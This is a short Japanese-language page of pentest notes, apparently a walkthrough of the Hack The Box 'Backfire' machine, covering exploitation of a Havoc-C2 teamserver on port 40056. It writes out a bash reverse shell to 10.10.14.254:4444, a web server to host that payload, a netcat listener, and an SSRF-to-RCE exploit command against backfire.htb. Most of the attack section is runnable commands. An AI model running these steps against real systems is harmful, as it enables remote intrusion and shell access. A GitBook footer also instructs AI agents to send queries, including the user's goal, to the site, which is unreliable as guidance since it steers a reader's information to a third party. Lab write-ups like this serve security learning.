> For the complete documentation index, see [llms.txt](https://hacking-notes.jord4n.pro/llms.txt). Markdown versions of documentation pages are available by appending `.md` to page URLs; this page is available as [Markdown](https://hacking-notes.jord4n.pro/ja/ports-and-services/havoc-c2-40056.md).
# Havoc-C2 - 40056

ホストしたペイロード配信とリバースシェルアクセスを伴うHavoc-C2のSSRFからRCEへのフロー。
{% hint style="info" %}
Havoc-C2 は、ペネトレーションテストや攻撃シミュレーション向けに設計されたオープンソースのコマンド&コントロール(C2)ツールです。これにより、サイバーセキュリティの専門家は、侵害されたシステムに埋め込まれた悪意あるエージェントを管理し、攻撃を計画し、データを持ち出すことを、制御された環境で行い、ITインフラのセキュリティを評価できます。
{% endhint %}
{% embed url="" %}

Havoc の SSRF 脆弱性を悪用するには、 `payload.sh` 次のコードを含むファイルを作成します:
```bash
#!/bin/bash
bash -i >& /dev/tcp/10.10.14.254/4444 0>&1
```
ペイロードをホストするために Web サーバーを立ち上げます:
```bash
python3 -m http.server 80
```
逆接続を受け取るために、netcat でポート 4444 を待ち受けます:
```bash
nc -nlvp 4444
```

必要なターゲット情報でエクスプロイトスクリプトを変更し、実行します:
```bash
python3 exploit.py -t https://backfire.htb -i 127.0.0.1 -p 40056
```
**ユーザーアクセス:**
その **ilya** ユーザーはターゲットマシンへの接続に使用できます。
---
# Agent Instructions
This documentation is published with GitBook. GitBook is the documentation platform designed so that both humans and AI agents can read, navigate, and reason over technical content effectively. Learn more at gitbook.com.
## Querying This Documentation
If you need additional information that is not directly available in this page, you can query the documentation by asking a question.
Perform an HTTP GET request on the following URL with the `ask` and `goal` query parameters:
```
GET https://hacking-notes.jord4n.pro/ja/ports-and-services/havoc-c2-40056.md?ask=&goal=
```
`ask` is the immediate question: it should be specific, self-contained, and written in natural language.
`goal` is what the user is ultimately trying to achieve, the reason they need the answer. Sharing it helps GitBook give you a better, more relevant answer. A goal is most helpful when it describes the outcome the user wants rather than restating the question. For example, with `ask=how do I create an API token`, a goal like `automate deployments from our CI pipeline` lets GitBook tailor the answer to that use case.
The response will contain a direct answer to the question and relevant excerpts and sources from the documentation.
Use this mechanism when the answer is not explicitly present in the current page, you need clarification or additional context, or you want to retrieve related documentation sections.